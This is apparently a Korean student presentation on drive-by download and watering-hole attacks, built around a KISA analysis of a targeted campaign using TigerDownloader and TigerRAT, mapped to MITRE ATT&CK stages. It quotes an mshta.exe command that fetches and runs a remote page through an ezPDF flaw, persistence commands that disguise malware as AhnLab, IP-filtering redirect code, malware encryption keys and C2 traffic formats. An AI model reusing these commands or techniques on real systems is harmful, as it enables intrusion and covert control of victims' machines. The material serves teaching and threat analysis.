


# Drive-By Download 공격

201819170 우자영

# DBD 공격과 자바스크립트 난독화로 배우는 해킹의 기술

최우석 지음



## 3. Various forms of Ransomware infection path




Fig. 4. Drive-by-Download Attack diagram

# 드라이브-바이 다운로드

## 개념



- 스크립트 등을 매개로 웹 사이트 방문 시 사용자의 인식 없이 자동으로 악성코드를 다운로드하고 실행

→ DNS가 변경되어 피싱 사이트로 유도하는 파밍 공격 방식 + DBD 공격 (2016. 09. 23)

# 드라이브-바이 다운로드

## 구성 요소

1. 방문페이지 : 현재 브라우저에 나타나는 페이지
2. 유포 페이지 : 최종적으로 악성코드가 저장되어 배포되는 페이지
3. 경유페이지 : 방문 페이지 + 악성 스크립트
4. 중계 페이지 : 유포 페이지로 연결되는 악성코드가 저장되어 배포되는 페이지




메일 카페 블로그 지식iN 쇼핑 쇼핑LIVE Pay TV 사전 뉴스 증권 부동산 지도 VIBE 책 웹툰 더보기

미세 좋음 | 초미세 좋음 금암동

iframe#da\_iframe\_time 750 x 135



**bcg님** | 내정보  
jbnu\_bcg@naver.com  
메일 6 쪽지 4

[로그아웃](#)

3알림

6MY구독

6메일

카페

블로그

다크 모드로 보


요소 콘솔 소스 네트워크 성능 메모리 Lighthouse 애플리케이션 EditThisCookie Redux

```
<iframe id="da_iframe_time" name="da_iframe_time" data-veta-preview="main_time" title="광고" width="750" height="135" marginheight="0" marginwidth="0" scrolling="no" frameborder="0" src="https://siape.veta.naver.com/fxshow?su=SU10599&nrefreshx=0">...</iframe> == $0
```

```
<span class="veta_bd_t"></span>
```

# 드라이브-바이 다운로드

## 공격 흐름



1. 사용자들이 자주 방문하는 웹 사이트를 해킹
2. 소스 코드에 'iframe, script, meta, embed'와 같은 Redirection Code 삽입
3. 브라우저 내부에서 다른 서버의 다른 파일을 호출
4. 악성코드를 유포하는 페이지를 호출

# 드라이브-바이 다운로드

## 1. 유포 기술 – 워터링 홀 공격

Watering-Hole, 에너지·수력발전 등 국가 주요시설을 타겟으로 공격 기승

| 2013.10.25

### 개요

- 시스코 보안연구원들은 에너지, 석유분야 등 국가 기반시설을 대상으로 워터링홀(Water-Hole) 공격 받은 사실을 발견했다고 발표  
※Watering-Hole : “사막의 물웅덩이”를 뜻하며 야생동물들은 사막에서 물웅덩이를 만나기 쉽지 않기 때문에 기억해 두었다가 반드시 다시 찾는 습성을 빗대어 공격명을 지은 것으로 추정


### 주요 내용

- Wateringhole Attack
  - 美 외교 협회 홈페이지를 대상으로 MS 제로데이 취약점을 이용한 워터링홀공격이 탐지된 후 심각한 보안위협으로 급부상  
※美 외교협회(Council on Foreign Relations) : 정책연구 및 국제업무를 수행하는 민간 외교기관
  - 이스라엘 정부기관 웹사이트, 모로코·브라질의 오일·가스 탐사 기업, 체코·불가리아의 수력발전 기업, 영국의 천연가스 발전소 등 주요 사회 기반시설에서 워터링홀 공격이 관찰됨
  - DBD : 불특정 다수에게 악성코드 유포
  - 워터링 홀 : 특정 대상 집단을 선택해 그 집단에만 악성코드를 유포하는 방식
  - APT 공격에 많이 사용



# 드라이브-바이 다운로드

타겟형 워터링홀 공격전략 분석 – Kisa 2021.09.16




고통의 피라미드, David J Bianco

- TTP(Tactic, Technique, Procedure 전략, 전술, 과정)을 이해하고 방어 체계를 운영하는 것이 가장 효과적
- ATT&CK Framework : 마이터(MITRE)에서 제공하는 보안 프레임워크  
정찰 / 자원 개발 / 초기접근 단계 / 실행 / 지속 / 권한 상승 / 방어 회피 /  
접속 자격 증명 / 탐색 / 내부 확장 / 수집 / 명령 및 제어 / 유출 / 임팩트

# 드라이브-바이 다운로드

## 타겟형 워터링홀 공격전략 분석 – 1) Reconnaissance : 정찰



```
try
{
    String stReferer = request.getHeader("referer");
    String stIP = request.getRemoteAddr();
    if (stReferer != null && stReferer.indexOf("k" + " " + ".kr") >= 0 && stIP != null && (stIP.indexOf("147" + " " + ".") >= 0 || stIP.indexOf("175" + " " + ".") >= 0 || stIP.indexOf("192.104" + " " + ".") >= 0 || stIP.indexOf("45.132" + " " + ".") >= 0 || stIP.indexOf("220.83" + " " + ".") >= 0 ))
    {
        if (stReferer.indexOf("www." + " " + ".kr") >= 0)
        {

```


- 공격대상의 아이피 정보를 수집해 워터링홀 공격시 IP 필터링에 활용



# 드라이브-바이 다운로드

## 타겟형 워터링홀 공격전략 분석 – 2) Resource Development : 자원개발

1. 공격자의 명령제어 서버 운용을 위해 공격자 서버를 가상 사설 서버(아마존) 등록
2. 타사 서버를 장악하고 악성 스크립트를 삽입해 공격에 활용
  - 서비스 중인 웹페이지에 한 줄 스크립트를 삽입해 특정 사이트로 연결되도록 유도



# 드라이브-바이 다운로드

## 타겟형 워터링홀 공격전략 분석 – 2) Resource Development : 자원개발


- 3. Malware : 공격 수행을 위해 신규 악성코드 2종을 개발
- 4. Exploits : 악성코드를 실행하기위해 특정 소프트웨어(ezPDF)의 취약점 탐색 및 개발 -> mshta.exe 실행해 악성파일 다운로드 및 실행
- 5. Drive-by Target : 워터링홀 페이지에 접속한 경우 공격 대상의 아이피를 필터링 하고 공격대상만 특정 사이트로 리다이렉트 하도록 악성 스크립트를 제작

명칭	파일명	해시	최종 기능(목적)
TigerDownloader	iexplore.exe	f0ff67d4d34fe34d52a44b3515c44950	추가 파일 다운로드 및 실행
TigerRAT	lsdev.exe msdev.exe ASDCli.exe	4df757390adf71abdd084d3e9718c153	원격제어

mshta.exe : Windows 운영 체제에서 HTA (HTML 응용 프로그램) 파일을 실행하는 유틸리티 인 Microsoft HTML 응용 프로그램 호스트를 실행

# 드라이브-바이 다운로드

## 타겟형 워터링홀 공격전략 분석 - 3) Initial Access : 초기 침투



- 특정 웹사이트에 접속 시 악성코드 유포 사이트로 연결되도록 추가 코드 삽입
- 피해자는 특정 사이트 방문 및 취약점을 통해 악성코드 감염

[ 워터링홀 시작점 ] hxxps://www.xxxxx.re.kr

[ 스크립트 실행 ] hxxps://gw.xxxx.com/mobile/schedule/ScheduleReg.jsp

[ 취약점 악용 ] hxxps://gw.xxxx.com/mobile/schedule/1.res

# 드라이브-바이 다운로드

## 타겟형 워터링홀 공격전략 분석 - 4) Execution : 실행

### 1. T1203: Exploitation for Client Execution

- 특정 소프트웨어의 취약점을 통해 mshta.exe 실행해 악성파일 다운로드 및 실행
- 해당 프로그램의 권한(사용자 권한)으로 악성코드 실행
- page.html을 통해 TigerDownloader 악성코드 설치 및 실행

### 2. T1059: Command and Scripting Interpreter - Windows Command Shell

- Windows Command Shell을 통해 명령 수행

C:\Program Files(x86)\Unidocs\ezPDFReader2.0G\..\..\Windows\System32\mshta.exe "hxxp://34.221.66.xx/page.html" /print

취약한 프로그램 설치 경로

취약점을 통해 실행 시킬 프로그램(mshta.exe)

mshta.exe를 통해 실행 될 페이지

# 드라이브-바이 다운로드

## 타겟형 워터링홀 공격전략 분석 - 5) Persistence : 지속

키 속성

일반

최종기록시각 (UTC+09:00) 2021-05-25 15:38:01 Tue

속성

하위키 개수 0

값 개수 8

출력

키 탐색

타임라인 아이템

값 이름	값 종류	값 데이터
ab OPENVPN-GUI	REG_SZ	C:\Program Files\OpenVPN\bin\openvpn-gui.exe
ab com.squirrel.Teams.Teams	REG_SZ	C:\Users\W\AppData\Local\Microsoft\Team...
ab OneDrive	REG_SZ	"C:\Users\W\AppData\Local\Microsoft\One...
ab KakaoTalk	REG_SZ	"C:\Program Files (x86)\Kakao\KakaoTalk\KakaoTal...
ab SMemo Start	REG_SZ	"D:\SMemo\SMemo.exe" /login
ab CrossDXService	REG_SZ	C:\Program Files (x86)\WinLINE\CrossDX\CrossDX\WC...
ab TeamUP	REG_SZ	"C:\Program Files (x86)\TeamUP\TeamUP.exe"
ab AhnlabClient	REG_SZ	C:\ProgramData\Ahnlab\AIS\ASDCli.exe

HKEY\_USERS\W\SOFTWARE\Microsoft\Windows\CurrentVersion\Run

### 스케줄러 등록

```
schtasks /create /tn "Ahnlab\ASDCli" /tr "C:\ProgramData\Ahnlab\AIS\ASDCli.exe" /sc daily /st <Time> /ru <Account>
```

### 레지스트리 등록

```
HKEY_USERS\W\Software\Microsoft\Windows\CurrentVersion\Run /v AhnlabClient /t REG_SZ /d  
"C:\ProgramData\Ahnlab\AIS\ASDCli.exe" /f
```

스케줄러 및 레지스트리 등록을 통해 지속적인 악성코드 실행

## 드라이브-바이 다운로드

## 타겟형 워터링홀 공격전략 분석 – 6) Defense Evasion : 방어 회피

1. mshta.exe(Windows 유틸리티를)를 악용하여 악성 .hta 파일 및 Javascript 또는 VBScript의 실행
2. 파일은 iexplore.exe 등과 같은 정상 프로그램의 파일명으로 생성되며, 정상 프로그램이 사용하는 디렉토리 경로에 악성 파일 저장
3. 사용된 악성코드는 공통적으로 16바이트 키 값으로 데이터를 XOR한 이후 Base64로 인코딩



	TigerDownloader	TigerRAT
1st stage 복호화	16byte key XOR & Base64	
문자열 복호화	Base64 & RC4	DES 알고리즘
IAT 정보 복호화	Base64 & RC4	DES 알고리즘
C2 통신	Base64 & RC4	RC4
키 값	Base64 색인 값 1: A-Za-z0-9+/ Base64 색인 값 2: A-Za-z0-9#=\$ RC4 키 값 : 0123456789ABCDEF	DES Key : 728DE941A2348BD2 RC4 Key1 : DE42BE46EAB9CDFC5CE3066426C1FA1F RC4 Key2 : 739F5574809658F2AD548A57D420AAB1



# 드라이브-바이 다운로드

## 타겟형 워터링홀 공격전략 분석 – 7) Discovery : 탐색 & 8) Collection : 수집

TigerDownloader 악성코드 기능 분석표

Command	Description	Request ID
o	Cmd Command	Tiger102
p	Upload File	Tiger102, Tiger103
q	Download File	Tiger102
r	Terminate Thread	Tiger102
s	Update C2	Tiger102

- TigerDownloader는 감염된 시스템의 기기의 시스템, 유저정보, 네트워크 정보 등을 수집해 공격자의 C2에 전달하며, 이때 수집한 정보는 Base64로 인코딩
  - 수집한 내용 중 일부 정보는 zlib를통해 암호 압축해 전송
1. TigerDownloader 악성코드는 5개의 명령을 수행이 가능하며 각 수행 명령에 따라 응답 값(Tiger102, Tiger103) 전달
  2. TigerRAT 악성코드는 악성코드의 기능 중 시스템의 디렉토리 검색, 파일 검색, 키로깅, 스크린 캡처 기능 등을 이용해 감염된 시스템에서 파일 및 정보를 수집 및 송신할 수 있으며, 명령을 받아 행위를 수행

# 드라이브-바이 다운로드

## 타겟형 워터링홀 공격전략 분석 – 9) Command and Control

### TigerDownloader HTTP 데이터

```
l_41f6b4 + 3, va, Destination);  
'/ POST %s HTTP/1.1  
'/ User-Agent:  
'/ Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/84.0.4147.105 Safari/537.36 Edg/84.0.522.52  
'/ Host: %s  
'/ Content-type: application/x-www-form-urlencoded  
'/ Content-length: %d  
'/ Cookie: %d  
'/ Id=%s
```

### TigerRAT HTTP 데이터

```
HTTP 1.1 /index.php?member=sbi2009 SSL3.3.7.HTTP/1.1 400 Bad Request  
Content-Type: text/html; charset=us-ascii  
Server: Microsoft-HTTPAPI/2.0  
Date: Wed, 21 Jul 2021 05:12:47 GMT  
Connection: close  
Content-Length: 311
```

TigerDownloader와 TigerRAT은 모두 명령 서버와 통신 시 HTTP 프로토콜을 사용

- TigerDownloader 악성코드는 명령 송수신 시 데이터를 Base64 알고리즘을 통해 인코딩후 전달하며, 사용되는 색인값을 변경해서 사용
- TigerRAT 악성코드는 명령 송수신 시 데이터를 RC4 알고리즘을 통해 암호화

# 드라이브-바이 다운로드

